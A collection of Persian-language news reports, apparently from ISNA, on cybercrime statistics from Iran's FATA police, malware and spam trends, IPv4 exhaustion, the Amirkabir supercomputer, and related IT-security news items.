به گفته هادیان‌فر در سال ۲۰۰۹ بیش از ۸ میلیون و ۲۲۶ هزار جرم اینترنتی در ۲۰ کشور رخ داد که بیشترین جرایم در کشور آمریکا و کمترین آن در کشور آرژانتین رخ داد. در کل جرایم صورت گرفته در دنیا ۲۶ درصد از جرایم مربوط به موضوعات ضداخلاقی، ۵۴ درصد مربوط به انگیزه‌های مالی، ۸ درصد انتقام‌جویی و ۳ درصد به سایر جرایم اختصاص داشته است.

به گفته رییس پلیس فضای تولید و تبادل اطلاعات ناجا این در حالی است که ۸۱ درصد از جرایم اینترنتی درکشور مربوط به موضوعات مالی، ۱۳ درصد مربوط به موضوعات ضد اخلاقی، ۳ درصد انتقام جویی، ۲ درصد مربوط به سرگرمی‌وکنجکاوی و یک درصد نیز به سایر موارد اختصاص داشته است.

وی در ادامه به ضرورت تشکیل پلیس فتا اشاره کرد و افزود: تقاضای ایجاد پلیس فتا توسط دستگاه‌های مختلف داده شد و با توجه به راه‌اندازی صدور امضای دیجیتال و تاسیس مجتمع قضایی هم‌نین رشد قارچ گونه جرم در فضای سایبری و جرایم سازمان یافته داخلی و بین‌المللی، سوءاستفاده از بستر اینترنت، موضوع سرقت و پولشویی، هتک حرمت و غیره از جمله لزوم راه‌اندازی این پلیس تخصصی بود.

وی از تصویب سند راهبردی امنیت فضای تولید و تبادل اطلاعات خبر داد و افزود: در این سند ایجاد پلیس فتا و راه‌اندازی مرکز تشخیص جرایم پلیس فتا از جمله وظایف نیروی انتظامی در نظر گرفته شده است.

رییس پلیس فتا، با بیان اینکه در پلیس فتا از ماموران وظیفه استفاده نمی‌شود، افزود: تامین امنیت فضای تولید و تبادل اطلاعات کشور از جمله اهداف این پلیس تخصصی است.

به گفته هادیان فر در ۳۲ استان کشور، پلیس فتا رونمایی و راه‌اندازی می‌شود و پلیس استیشن در غالب کلانتری‌ها تا پایان سال ۹۰ راه‌اندازی می‌شود.

گشت‌های پلیس اینترنتی حق ورود به اطلاعات محرمانه کاربران را ندارند

گشت‌های پلیس وارد اینترنت شده‌اند اما در حال حاضر در همان کوچه و پس کوچه‌هایی اجازه گشت‌زنی دارند که همه مردم از آن عبور می‌کنند.

سرهنگ مهرداد امیدی، روز گذشته در نخستین نشست خبری این معاونت گفت: میزان کشف پیش دستانه جرایم رایانه‌ای در سال گذشته نسبت به سال ۸۶ افزایش ۱۵۰ درصدی داشته است و با توجه به اینکه توسعه اقدامات پیش رویدادی و یا کشف پیش دستانه از اهداف پلیس مبارزه با جرایم رایانه‌ای در سال ۸۷ بود در این رابطه ۳۰۷ پرونده تحت عنوان کشف پیش دستانه به نتیجه رسید. وی افزود: در سال گذشته ۱۲۴ پرونده‌با موضوع جرایم رایانه‌ای در کشور تشکیل شد که این میزان پرونده‌در سال گذشته افزایش ۲۶ درصدی نسبت به سال ۸۶ نشان می‌دهد و از این تعداد پرونده، ۲۶ درصد مربوط به دسترسی غیرمجاز به شبکه‌های رایانه‌ای، ۲۶ درصد مربوط به هتک حیثیت و نشر اکاذیب، هفت درصد مربوط به تکثیر غیرمجاز نرم‌افزار، پنج درصد مربوط به کلاهبرداری، سه درصد مربوط به تخریب و اختلال سیستم‌ها و داده‌های رایانه‌ای و ۲۹ درصد نیز مربوط به موضوعات متعددی هم‌ون اخاذی، تهدید، شناسایی سیستم‌های غیرمجاز و موضوعات اختصاصی بود. وی درباره نتیجه رسیدگی به این پرونده‌ها گفت: ۲۴ درصد از پرونده‌ها در سال گذشته منجر به شناسایی فرد مرتکب به جرم شد. هم‌نین در ۳۵ درصد پرونده‌ها متهمان شناسایی و به دادسرا معرفی شدند. این در حالی بودکه در ۱۰ درصد پرونده‌ها نیز متهمان شناسایی شده در خارج از کشور به سر می‌بردند. سرهنگ امیدی افزود: ۳۱ درصد از پرونده‌های تشکیل شده در رابطه با جرایم رایانه‌ای طی سال گذشته نتیجه مثبتی در پی نداشت و در حال پیگیری از سوی پلیس است. این درحالی است که در سال ۸۶، ۲۱ درصد از پرونده‌های جرایم رایانه‌ای کشف نشد که این میزان در سال ۸۷ افزایش ۱۰ درصدی نشان می‌دهد.

کشف جرایم رایانه‌ای پیچیده است:

وی درباره دلایل ناکامی‌رسیدگی به برخی پرونده‌ها گفت: کشف جرایم رایانه‌ای هم‌ون شکل وقوع این جرایم پی‌یده است. به طور مثال ممکن است، مجرم اینترنتی در زمان ارتکاب جرم داخل کشور حضور نداشته باشد و یا بتواند مسیر وقوع جرم را از داخل کشور به کشورهای خارجی تغییر دهد. در نتیجه نوع پیگیری و هم‌نین ردیابی درکشورهای دیگر متفاوت است. معاون مبارزه با جرایم رایانه‌ای و جعل وکلاهبرداری پلیس آگاهی ناجا افزود: توسعه شبکه اینترنت در کشور و هم‌نین نداشتن نظم خاص درباره استفاده از دنیای مجازی از دیگر دلایل کشف نشدن این پرونده‌ها است. نبود قانون در رابطه با برخی از جرایم رایانه‌ای از دیگر مشکلات رسیدگی در این رابطه است.

دستگیری ۶۳ مجرم رایانه‌ای:

وی در ادامه از کشف ۵۵ درصدی پرونده‌های مربوط به جرایم رایانه‌ای در سال ۸۷ توسط پلیس آگاهی خبر داد و افزود: در این مدت ۶۳ نفر در رابطه با جرایم رایانه‌ای دستگیر شدند که ۵۶ درصد آنها مرد بودند. هم‌نین میانگین سنی ۷۵ درصد این افراد ۱۸ تا ۳۵ سال و میانگین سنی ۲۵ درصد آنها ۳۵ سال بوده است.

سه ورود مجرمانه به سیستم‌های مالی و بانکی:

به گفته معاون مبارزه با جرایم رایانه‌ای و جعل وکلاهبرداری پلیس آگاهی ناجا، ارزش ریالی پرونده‌های کلاهبرداری در سال گذشته یکهزار میلیارد ریال است که مهم‌ترین پرونده‌های کلاهبرداری سال ۸۷، سه پرونده‌با موضوع ورود به سیستم‌های مالی و بانکی کشور بود که چهار متهم که یکی از آنها کارمند بانک، فرد دیگر در بخش خصوصی و دو تن از متهمان خارج از سیستم بانکی اقدام به کلاهبرداری کرده بودند، توسط

پلیس شناسایی و دستگیر شدند.

به گفته سرهنگ امیدی ازدواج‌های اینترنتی و جرایمی از این دست جرم رایانه‌ای محسوب نمی‌شود چراکه در گذشته از طریق آگهی یا تلفن این جرایم شکل می‌گرفت و در حال حاضر با استفاده از بستر اینترنت به وقوع می‌پیوندد.

وی افزود: اصل ازدواج در اینترنت اتفاق نمی‌افتد و جایی تصریح نشده که این نوع آشنایی قانونی یا غیر قانونی است و در نهایت برای ازدواج افراد به محضرها می‌روند و برای طلاق به دادگاه خانواده که هیچ کدام اینترنتی نیست.

ضعف قانونگذاری در حوزه سایت‌های همسریابی

به گفته وی وظیفه قانونگذار است که برای سایت‌هایی که در این زمینه‌ها فعالیت می‌کنند قانون بگذارد که البته این موضوع یکی از ضعف‌هایی است که به قانون جرایم رایانه‌ای وارد است. امیدی افزود: بار اصلی برقراری امنیت در فضای مجازی بر دوش مردم است. چراکه چت روم یا سایت‌ها را نمی‌توان بست بلکه باید مردم نسبت به محیط آگاهی بیابند. وی درباره گشت‌های اینترنتی نیز گفت: گشت‌های اینترنتی فقط می‌تواند به محدوده‌های آشکار و عمومی اینترنت وارد شود و هرگز اجازه ورود به اطلاعات محرمانه افراد را ندارد و پلیس تنها می‌تواند امنیت را در کوچه و پس کوچه‌های اینترنتی برقرار کند و تمرکز پلیس بر جست‌وجوی آگهی‌های مشکوک به کلاهبرداری است و تحت عنوان کلاهبرداری با این موضوع برخورد می‌شود.

وی افزود: افزایش کاربری مثبت اینترنت (مانند ثبت‌نام اینترنتی و غیره) یکی از اقدامات پیشگیرانه در وقوع جرم اینترنتی است. هم‌نین تصویب قانون جرایم رایانه‌ای می‌تواند تاثیر بسزایی در موضوع اصلاح و چگونگی استفاده از فضای مجازی و کشف پیش‌دستانه جرم داشته باشد.

وی معتقد است قوانین کهنه مانند قانون ثبت و یا قوانین سهل‌انگارانه مانند اعطای دسته چک یا کارت اعتباری می‌تواند وقوع جرم را افزایش دهد که با الکترونیکی شدن خدمات درصد این نوع از جرایم نیز کاهش می‌یابد.

معاون مبارزه با جرایم رایانه‌ای ناجا در پایان گفت:

کارت ملی یکی از پروژه‌های خوب دولت است چراکه با تحقق آن راه بر بسیاری از مجرمانی که با جعل هویت اقدام به کلاهبرداری می‌کردند، بسته شد

وضعیت امنیت اینترنت در سال ۲۰۱۰

هیچ‌کس شک ندارد که اکنون بدافزارها بیش از همیشه در حال گردش در اینترنت‌اند. چند سال پیش، زمانی که از گسترش نمایی خطرات اینترنتی صحبت می‌شود، کاربران این موضوع را باور نمی‌کردند. امروز این مساله نه تنها یک واقعیت اثبات شده است، بلکه جرایم اینترنتی به سرعت در حال رشد هستند.

به گزارش سرویس فن‌آوری اطلاعات خبرگزاری دانشجویان ایران(ایسنا)، یک مثال از این روند، بوت‌نت جدید است که بدون شک یکی از مهم‌ترین وقایع سه ماهه گذشته است. اکنون مشخص است که اعضای گروهی که پشت این بوت‌نت‌ها قرار دارند، با استفاده از مجموعه‌ای از ابزارها، از شناسایی اعضای این بوت‌نت توسط آنتی‌ویروس‌ها جلوگیری کرده‌اند.

شرکت امنیتی پاندا در گزارشی به بررسی وضعیت امنیتی جهان در سه ماهه سال ۲۰۱۰ پرداخته است که در گزارش مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌یی(ماهر) آورده شده است.

بدافزارهای دریافت شده در آزمایشگاه‌های پاندا در طول این سه ماهه می‌توانند به صورت زیر دسته‌بندی شوند: تروجان‌ها هم‌چنان اسلحه اصلی مجرمان اینترنتی به شمار می‌روند که بیش‌ترین درآمد را از طریق سرقت هویت یا سرقت جزئیات حساب‌های بانکی و یا کارت‌های اعتباری به دست می‌آورند. تروجان‌ها ۶۱ درصد از کل بدافزارهای تولید شده در سه ماهه اول سال جاری را تشکیل داده‌اند.

دسته بعد ویروس‌ها هستند که به تنهایی بیش از ۱۵ درصد بدافزارها را تشکیل می‌دهند. جالب اینجاست که این دسته که عملا از محدود بدافزارها حذف شده بودند، دوباره بازگشته و اکنون از سایر انواع بدافزارها نیز عبور کرده‌اند.

در این سه ماهه خرابکارهای متعددی توسط ویروس‌های پیچیده‌ای دیده شده است. البته ممکن است این تحرک مجدد ویروس‌ها برای جلب توجه شرکت‌های تولید کننده آنتی‌ویروس و دور کردن تمرکز آن‌ها از سایر خطرات باشد.

تبلیغ افزارها در رده سوم بدافزارهای این سه ماهه قرار گرفته‌اند که حدود ۱۴ درصد بدافزارها را تشکیل می‌دهند. این دسته شامل برنامه‌های خرابکاری مانند فریب افزارها یا آنتی ویروس‌های جعلی و تقلبی است که از نخستین ظهور خود در دو سال پیش، رشد کرده‌اند. علت وجود این دسته از بدافزارها نیز مانند تروجان‌ها صرفا مالی است.

پس از این سه دسته، کرم‌ها با ۸.۷ درصد و جاسوس‌افزارها با ۰.۲۹ درصد قرار دارند. به نظر می‌آید که فروش جزئیات عادات اینترنتی کاربران دیگر چندان مورد علاقه سارقان اطلاعات نیست.

دسته بعدی نیز که در مجموع ۱ درصد از کل بدافزارها را تشکیل می‌دهند، شامل ریسک‌های امنیتی، برنامه‌هایی که به طور بالقوه ناخواسته هستند) و ابزارهای هک می‌باشد.

توزیع جهانی بدافزارها

در این بخش نگاهی به چگونگی توزیع بدافزارها در سراسر جهان و وضعیت کشورهای مختلف خواهیم داشت.

بر اساس نموداری که در مقایسه با آخرین سه ماهه سال ۲۰۰۹، کاهش درصد آلودگی در تمامی این کشورها نشان می‌دهد، بیش‌ترین کاهش آلودگی در اسپانیا مشاهده شده است که درصد آلودگی در آن حدود ۱۲ درصد کاهش داشته است. پس از آن مکزیک با ۶ درصد کاهش و ایالات متحده با ۳ درصد کاهش آلودگی قرار گرفته‌اند. در سایر کشورها که درصد آلودگی پایین‌تر بوده است، کاهش این آلودگی نیز در حدود ۱ درصد بوده است. در تمامی این کشورها، تروجان‌ها گوی سبقت را از سایر تهدیدات امنیتی ربوده‌اند.

اما درصد تروجان‌ها در تمامی کشورها چیزی در حدود ۵۰ درصد از کل بدافزارها را تشکیل می‌دهد. این موضوع نشان دهنده علاقه مجرمان اینترنتی به این دسته از بدافزارهاست که نوعا برای سرقت اطلاعات مورد استفاده قرار می‌گیرند. در اسپانیا و مکزیک، ویروس‌ها حدود ۱۵ درصد از آلودگی‌ها را تشکیل می‌دهند. این دسته در اسپانیا رده دوم بدافزارها را به خود اختصاص داده‌اند.

هرز نامه‌ها

هر روزه صندوق‌های ای‌میل کاربران به وسیله حجم زیادی از هرزنامه‌ها پر می‌شود. این هرزنامه‌ها به شکل‌های مختلفی اعم از متن ساده، تصویر، فایل و...هستند. کلاهبرداران اینترنتی به طور مداوم از ایده‌های جدیدی برای فریب دادن فیلترهای و در نهایت گول زدن کاربران استفاده می‌کنند.

در ماه فوریه توییتر و یوتیوب به عنوان کانال‌هایی برای توزیع هرزنامه هدف مهاجمان اینترنتی قرار گرفتند. ابتدا پیغامی در توییتر منتشر شد که شامل یک لینک بود. این لینک به یک صفحه واقعی در یوتیوب اشاره می‌کرد. درواقع این خود یوتیوب بود که پیغام هرزنامه‌را به همراه داشت و برای وب سایتی تبلیغ می‌کرد که ظاهرا، روش‌های پولدار شدن آسان را ارائه می‌داد.

هرزنامه‌های سنتی همچنان بسیار مورد استفاده‌اند. آمارهای جهانی نشان دهنده آن است که روزانه هزاران میلیون پیغام هرزنامه در سراسر جهان ارسال می‌شود. اکنون اغلب هرزنامه‌ها از طریق بوتنت‌ها تولید می‌شوند. سیستم‌هایی که مورد سوءاستفاده قرار گرفته و این بوتنت‌ها را تشکیل می‌دهند، در سراسر جهان پراکنده‌اند.

برزیل مهم‌ترین منشاء هرزنامه‌ها در جهان بوده و حدود ۲۰ درصد از کل هرزنامه‌های سراسر دنیا، از این کشور ارسال می‌شود، پس از آن کشورهای هند (با ۱۰ درصد)، ویتنام (با ۸.۷۶ درصد)، کره جنوبی (با ۷.۷۲ درصد) و ایالات متحده (با ۷.۵۶ درصد) قرار گرفته‌اند و سایر کشورهای دنیا نیز در مجموع کم‌تر از ۴ درصد کل هرزنامه‌های جهان را تولید کرده‌اند.

عضو شورای مرکزی سازمان نظام رایانه‌یی کشور خبر داد:

تصویب تعرفه‌ی خدمات امنیت اطلاعات

رییس کمیسیون افتای سازمان نظام صنفی رایانه‌یی استان تهران از تصویب تعرفه خدمات امنیت اطلاعات در هیات مدیره سازمان نظام صنفی رایانه‌یی استان تهران خبر داد.

حمید بابادی‌نیا ـ عضو شورای مرکزی سازمان نظام رایانه‌یی کشور ـ در گفت‌وگو با خبرنگار فن‌آوری اطلاعات خبرگزاری دانشجویان ایران (ایسنا)، اظهار کرد: موفق شدیم تعرفه خدمات امنیت اطلاعات را در هیات مدیره سازمان نظام صنفی رایانه‌یی استان تهران به تصویب برسانیم و این مشابه اقداماتی است که در کمیسیون شبکه سازمان داشتیم.

وی با بیان این‌که تدوین این تعرفه‌ها ماه‌ها به طول انجامید، درباره سرفصل‌های آن تاکید کرد: خدمات امنیت زیرساخت، خدمات امنیت ارتباطات، خدمات امنیت سرویس، خدمات امنیت اطلاعات، سیستم‌های مدیریت امنیت اطلاعات، نرم‌افزارها و برنامه‌های مرتبط باامنیت و نرم‌افزارهای استفاده شده، به‌عنوان سرفصل‌های این تعرفه محسوب می‌شوند؛ ما در این فصل‌ها تعرفه‌های خاصی را با فرمتی که در شورای مرکزی سازمان نظام صنفی رایانه‌یی کشور داریم تدوین کردیم.

او با بیان این‌که این اطلاعات هفته آینده برروی سایت سازمان قرار گرفته و نظرات کارشناسان امنیت در این باره اخذ خواهد شد، ابراز کرد: پس از گرفتن نظر کارشناسان امنیتی و اعمال آن در جلسات فنی کمیسیون افتا، طرح را به‌صورت کامل در شورای مرکزی می‌آوریم تا بتوانیم مصوبه آن را بگیریم و پس از آن، این موضوع به تعریف خدمات فن‌آوری اطلاعات الحاق می‌شود.

رییس کمیسیون افتای سازمان نظام صنفی رایانه‌یی استان تهران با تاکید بر این که تعرفه‌های صنف فن‌آوری اطلاعات را سامان خواهیم داد و این یکی از برنامه‌های مهم ما محسوب می‌شود، اظهارکرد: این تعرفه‌ها به صنف IT کمک می‌کند تا با داشتن آن به پیمانکاران و کارفرمایان از نرم‌افزارهای مهندسی دید کافی بدهد وکارشناسان نیز دیدی مناسب درباره بودجه برآوردی پروژه‌ها داشته باشند.

بابادی‌نیا گفت: کارشناسان و فعالان با استفاده از این تعرفه‌ها می‌توانند از حجم پروژه‌ها برآورد ریالی داشته باشند و با دید وسیعی بودجه را اخذ کنند زیرا پیش از این مشکلات زیادی در این رابطه وجود داشت و درباره بودجه‌ها کارشناسی لازم آن چنان که باید و سشاید انجام نمی‌شد.

رییس کمیسیون افتای سازمان نظام صنفی رایانه‌یی استان تهران ادامه داد: این تعرفه‌ها که با مشورت بخش خصوصی و دست‌اندرکاران اصلی پروژه تهیه شده، بهترین هدیه سال جدید ما به دوستان دولتی خصوصا در سازمان فن‌آوری اطلاعات به عنوان بخش حاکمیتی دولتی است.

عضو شورای مرکزی سازمان نظام رایانه‌یی کشور تصویب این تعرفه‌ها را برگ سبزی از سازمان نظام صنفی به سازمان فن‌آوری اطلاعات عنوان و اظهار کرد: با استفاده از آن و تعاملی که بین ما و سازمان فن‌آوری اطلاعات به‌وجود می‌آید، می‌توان امید داشت که پروژه‌های فن‌آوری اطلاعات با استفاده از این استانداردها و تعرفه‌ها پیش بروند و از این پس هر کسی از هر جایی نتواند درباره پروژه‌ها وارد عمل شده و بودجه‌های بیت‌المال بدون هیچ تضمینی هزینه شود.

وی در پایان با بیان این‌که این تعرفه‌ها فاز اولیه کار ماست خاطر نشان کرد: به‌طور قطع یک سری مشکلات در این رابطه وجود خواهد داشت و ما نقطه نظرات را از دوستان وکارشناسان مربوطه جویا هستیم تا نظرات خود را به ما ارائه دهند تا بتوانیم به خوبی این کار را انجام دهیم.

جلوگیری از سرعت اطلاعات رایانه با صفحه‌کلید هوشمند

در حالی که تاکنون آسانترین راه برای حفاظت از اطلاعات حساس رایانه‌یی خاموش کردن سیستم محسوب می‌شد، این امکان وجود دارد که کاربران اطلاعات

را در دسترس سایرین گذاشته و داده‌ها با خطا روبرو شوند.

به گزارش سرویس علمی خبرگزاری دانشجویان ایران (ایسنا)، از این رو شرکت KSIنوعی صفحه کلید ساخته که بعد از رفتن کاربر از پشت رایانه سیستم را خاموش می‌کند.

صفحه کلید سونار لاک‌آیدی شرکت «کی سورس اینترنشنال» (KSI)از ردیاب سونار برای نظارت بر حضور کاربر استفاده می‌کند. هنگامی‌که یک کاربر که وارد سیستم شده میز خود را ترک می‌کند، این صفحه کلید به طور خودکار از سیستم خارج شده تا پس از بازگشت کاربر دوباره وارد سیستم شود. کاربر سپس می‌تواند با نام‌کاربری و رمز عبور یا اثر انگشت خوان موجود در صفحه کلید وارد سیستم شود.

این صفحه‌کلید با یواس‌بی به رایانه متصل شده و از طریق یک نرم‌افزار برنامه‌ریزی به کاربر اجازه می‌دهد که تاخیرها و مدت زمان قفل شدن رایانه پس از رفتن کاربر را تنظیم کند.

ضربات کلید، تاخیرها و تنظیمات تعریف شده کاربر در سیستم کلاینت یا سرور ذخیره نمی‌شود بلکه در حافظه فلش آنبرد صفحه کلید ذخیره می‌شود.

بنابر اعلام شرکت KSIاین صفحه‌کلید می‌تواند به طور واحد با نشانه‌های تک شناخته‌شده و نرم‌افزارهای امنیتی شبکه برنامه‌ریزی شود.

این محصول در حال حاضر در بازار موجود است.

سرعت اینترنت کره‌جنوبی باز هم افزایش می‌یابد

سرعت اینترنت در کره جنوبی که دارای پرسرعت‌ترین خطوط اینترنت در جهان است، باز هم افزایش می‌یابد.

به گزارش سرویس فن‌آوری اطلاعات خبرگزاری دانشجویان ایران (ایسنا)، دولت کره جنوبی قصد دارد تا پایان سال ۲۰۱۲، همه خانه‌های این کشور را به اینترنت با سرعت ۱ گیگابایت بر ثانیه متصل کند. این سرعت ۱۰ برابر سرعت فعلی اینترنت در این کشور و ۲۰۰ برابر میانگین سرعت اینترنت منازل در آمریکاست.

هم‌اکنون یک پروژه پایلوت اینترنت با سرعت یک گیگابایت بر ثانیه به طور آزمایشی برای ۵ هزار خانه در پنج شهر کره جنوبی در حال انجام است. اشتراک ماهانه این اینترنت کمتر از ۲۷ دلار آمریکاست.

کره جنوبی در رده نخست کشورهای دارای اینترنت پرسرعت در جهان است.

فاتحه‌ی آدرس‌های اینترنتی در IPV4 خوانده شد

همان طور که از قبل پیش بینی شده بود با واگذاری دو بلوک باقی مانده در آدرس‌های IPV۴به مرکز منطقه‌ای ثبت آدرس اینترنتی در منطقه آسیا ـ اقیانوسیه دیگر هیچ آدرس IPدر نسخه چهارم برای واگذاری وجود ندارد.

به گزارش سرویس فن‌آوری اطلاعات خبرگزاری دانشجویان ایران (ایسنا)، طی چند ماه آینده آدرس‌های باقیمانده توسط این مراکز بین اپراتورها و عرضه‌کنندگان خدمات توزیع می‌شود.

برخی معتقدند این یکی از مهمترین رویدادها در تاریخ استفاده از اینترنت است.

توسعه تلفن‌های متصل به اینترنت، سیستم‌های قرائت گر الکترونیک و سایر تجهیزات باعث شده است که روند کاهش آدرس‌های IPV۴و متعاقبا روند استقبال از نسخه‌بعدی آدرس‌های الکترویکی (IPV۶)تسریع یابد.

در این نسخه جدید از یک سیستم مدرن شماره‌گذاری استفاده می‌شود و ظرفیت بسیار بیشتری برای واگذاری آدرس‌های اینترنتی وجود دارد.

ISNA/PHOTO:GIZMAG

خیزتاریخی ایران درعرصه پردازش کلان اطلاعات

پیوستن ایران به جمع ۱۰قدرت اول صاحب فناوری ابررایانه درجهان

ابررایانه«امیرکبیر»صدوهشتمین ابررایانه قوی دنیاست

رییس دانشگاه صنعتی امیرکبیر با بیان اینکه قدرت محاسباتی ابررایانه «امیرکبیر» این دانشگاه ۸۹ هزار میلیارد عملیات در ثانیه است، خاطرنشان کرد: ابررایانه «امیرکبیر» رتبه ۱۰۸ ابررایانه‌های موجود در دنیا را دارد.

به گزارش خبرنگار فناوری خبرگزاری دانشجویان ایران (ایسنا)، دکتر علیرضا رهایی در مراسم رونمایی از ابررایانه «امیرکبیر» دانشگاه صنعتی امیرکبیر در ساختمان مرکز پردازش داده‌های سریع دانشگاه که همزمان با رونمایی از ابررایانه دانشگاه صنعتی اصفهان و با حضور هیات دولت از طریق ویدیوکنفرانس برگزار شد، خاطرنشان کرد: در مسیر تحولات بزرگ علمی که در دوره دولت‌های نهم و دهم در سطح کشور اتفاق افتاده است امروز شاهد بهره‌برداری یکی از پروژه‌های دارای فناوری پیچیده و پیشرفته هستیم.

وی با بیان اینکه پروژه ساخت ابررایانه ملی ایران با پشتیبانی معاونت علمی و فناوری ریاست جمهوری و وزارت علوم، تحقیقات و فناوری انجام شده است، تصریح کرد: حدود بیست سال از آغاز کار مرکز پردازش‌های فوق سریع دانشگاه صنعتی امیرکبیر می‌گذرد. سفارش طراحی و ساخت ابررایانه ابتدای سال ۸۸ داده شد و تیمی متشکل از ۲۰ نفر از اساتید دانشکده‌های مهندس برق و کامپیوتر به همراه دانشجویان دکتری این دو دانشکده درگیر ساخت این ابررایانه شدند.

وی با بیان اینکه با ساخت این ابررایانه ایران جزو ۱۰کشور سازنده این فناوری پیچیده می‌شویم، خاطرنشان کرد: از نظر قدرت پردازش، ابر رایانه امیرکبیر رتبه ۱۰۸ را در بین ابررایانه‌های موجود دنیا دارد.

رهایی تصریح کرد: حجم قدرت محاسباتی ابررایانه امیرکبیر ۸۰ هزار میلیارد عملیات در ثانیه، حجم حافظه اصلی ۹ ترابایت و ظرفیت ذخیره سازی ۱۶۰ ترابایت است.

به گفته وی شبکه ارتباطی این ابررایانه با سرعت ۴۰ گیگابایت بر ثانیه کار می‌کند که هدف از طراحی آن سرویس‌دهی به مجموعه مراکز دانشگاهی، تحقیقاتی و صنعتی کشور است.

رییس دانشگاه صنعتی امیرکبیر با بیان اینکه ساخت این ابررایانه شامل دو بخش طراحی ساخت سخت افزاری و تهیه و تدوین نرم افزارها است، خاطرنشان کرد: تا کنون در ابررایانه امیرکبیر ۶۰ نرم افزار تدوین و نصب شده است تا بتواند سرویس‌دهی کند؛ بنابراین با کاربرد این ابررایانه، فعالیت‌های مختلفی از جمله مدل سازی و تحلیل اجسام پرنده مانند هواپیما و ماهواره، مطالعه مخازن استراتژیک نفت و تحلیل داده‌های لرزه‌نگاری برای کشف مخازن جدید و مطالعات نانو فناوری را می‌توان انجام داد.

به گزارش خبرگزاری دانشجویان ایران، دکتر سالار آملی، معاون فناوری و نوآوری معاونت علمی و فناوری ریاست جمهوری هم طی سخنانی خاطرنشان کرد: حدود دو سال پیش که طرح ابررایانه ملی ایران را آغاز کردیم می‌دانستیم که طرحی بلند پروازانه است اما به این هم اعتقاد داشتیم که ما می‌توانیم این کار مهم را انجام دهیم به شرط اینکه از مسیرهای میانبر استفاده کنیم از این رو توانستیم راه چند ساله را در حداقل زمان طی کنیم.

وی افزود: امروزه ما با جریان علم و فناوری در حوزه ابررایانه‌ها همراه شده‌ایم که امیدواریم بتوانیم در گستره‌های دیگری هم توانمندیهای خود را به منصه ظهور برسانیم و در آن زمان است که می‌توان گفت، دولت علم و فناوری مستقر شده و می‌تواند عقب افتادگی چند صد ساله را جبران کرد.

ISNA/PHOTO:HEMMAT KHAHI

تشریح دلایل ارتکاب جرایم رایانه‌یی در کشور

عمده دلیل گسترش حوزه جرایم رایانه‌یی، گمان عده‌ای مبنی بر نبود قانونی برای کنترل آن‌ها در فضای سایبر و فعالیت‌ها از طریق رایانه است؛ در حالی که قوانین حمایت از حقوق تولیدکنندگان نرم افزار و تجارت الکترونیکی در این راستا وجود دارند.

علیرضا صالحی در گفت‌وگو با خبرنگار فن‌آوری اطلاعات خبرگزاری دانشجویان ایران (ایسنا)، جرایم رایانه‌یی را شامل ۳ گروه اصلی دانست و اظهار کرد: استفاده از رایانه برای عموم هم‌چون شیوه‌های سنتی و پیاده‌سازی فعالیت‌های سنتی یکی از این گروه‌های جرائم را شامل می‌شود.

وی ادامه داد: گروه دوم فعالیت‌ها، بین فعالیت‌های فضای سایبر و فضای سنتی مشترک است و گروه سوم هم تنها شامل فعالیت‌های فضای سایبر هم‌چون هک کردن است.

این کارشناس هر سه گروه جرائم را در ایران رایج عنوان کرد و گفت: برای اینکه مشخص شود چه حوزه‌ای بیش‌ترین جرائم را دارا است باید به‌آمارهای ارائه شده توسط پلیس افتا و هم‌چنین قوه قضائیه رجوع کرد.

صالحی درباره‌ی انواع جرائم رایانه‌یی تصریح کرد: جعل رایانه‌یی، دسترسی‌های غیرمجاز، جاسوسی رایانه، شنود غیر مجاز، سرقت و کلاهبرداری، عملیات منافی عفت و اخلاق عمومی، اخاذی و مواردی هم‌چون جرائم مرتبط با شرکت‌ها از جمله جرائم رایانه‌یی محسوب می‌شوند.

عضو کمیسیون افتای سازمان نظام صنفی رایانه‌یی گسترش حوزه جرائم رایانه‌یی را هم‌سو با گسترش فضای سایبر دانست و اذعان کرد: به موازات گسترش فضای سایبر، جرائم رایانه‌یی نیز افزایش می‌یابد و عمده دلیل گسترش این حوزه آن است که برخی گمان می‌کنند قانونی برای کنترل آن‌ها وجود ندارد در حالی که قوانین حمایت از حقوق تولیدکنندگان نرم‌افزار و تجارت الکترونیکی در این حوزه موجود است و حتی فعالیت‌های افراد توسط سیستم‌های شخصی‌شان نیز به نوعی تحت کنترل خواهد بود.

او گفت: با توجه به فعالیت تازه شروع شده پلیس افتا در کنار وجود دادگاه ویژه جرائم رایانه‌یی می‌توان امیدوار بود که فعالیت‌های خوبی در حوزه مبارزه با جرائم اتفاق افتد و باید دانست که پیگیری‌ها و بررسی‌ها در حال حاضر بیش‌تر متمرکز برروی فعالیت‌های منافی اخلاق و عفت عمومی است و برروی حوزه‌های دیگر از قبیل افشای اسناد تجاری شرکت‌ها هنوز حساسیت زیادی وجود ندارد که البته در برگرفتن تمام حوزه‌ها نیازمند گذشت زمان است.

وی در پایان درباره دلایل ارتکاب جرائم رایانه‌یی بیان کرد: پرونده‌ها نشان می‌دهد که افراد مرتکب بزه، از ارتکاب جرم و وجود پیگیری فعالیت‌شان آگاه نیستند که توجه به سند افتا و فرهنگ‌سازی دولت و قوه قضاییه می‌تواند جلوی گسترش این روند را بگیرد.

دولت آمریکا خواهان افزایش چشمگیر بودجه‌ی امنیت سایبری

کاخ سفید در راستای افزایش توانمندی آمریکا جهت مقابله با تهدیدات سایبری داخلی و تنظیم امنیت سیستم‌های کنترل مانند سیستم‌های به کار رفته در نیروگاه‌ها، خواهان افزایش چشمگیر بودجه تحقیق و توسعه در حوزه امنیت سایبری شد.

به گزارش سرویس فن‌آوری اطلاعات خبرگزاری دانشجویان ایران (ایسنا)، مقامات کاخ سفید هم‌زمان با تشریح جزییات لایحه بودجه سال ۲۰۱۲ آمریکا بدون اشاره به انتشار اسناد نظامی و دیپلماتیک توسط ویکی لیکس وانتشار ویروس رایانه‌یی استاکس نت، خواستار افزایش چشمگیر بودجه در حوزه امنیت سایبری شدند.

با وجود اشاره نشدن به ویکی لیکس و استاکس نت از سوی مقامات آمریکا، این دو پدیده از جمله دلایل اصلی هستند که مقامات این کشور را مجبور کرده خواستار افزایش بودجه در حوزه امنیت سایبری شوند.

بر اساس این گزارش مقامات آمریکایی خواستار افزایش ۳۵ درصدی این بودجه و رسیدن آن به سقف ۵۴۸ میلیون دلار در سال آتی شده‌اند.

چگونه هکرها را ناامید کنیم

انتخاب یک کلمه عبور خوب و قوی چقدر مشکل است؟ بیش‌تر مردم اعتقاد دارند که انتخاب یک کلمه عبور خوب ساده است. اما در حقیقت اغلب مردم معمولا کلمات عبور ضعیفی انتخاب می‌کنند.

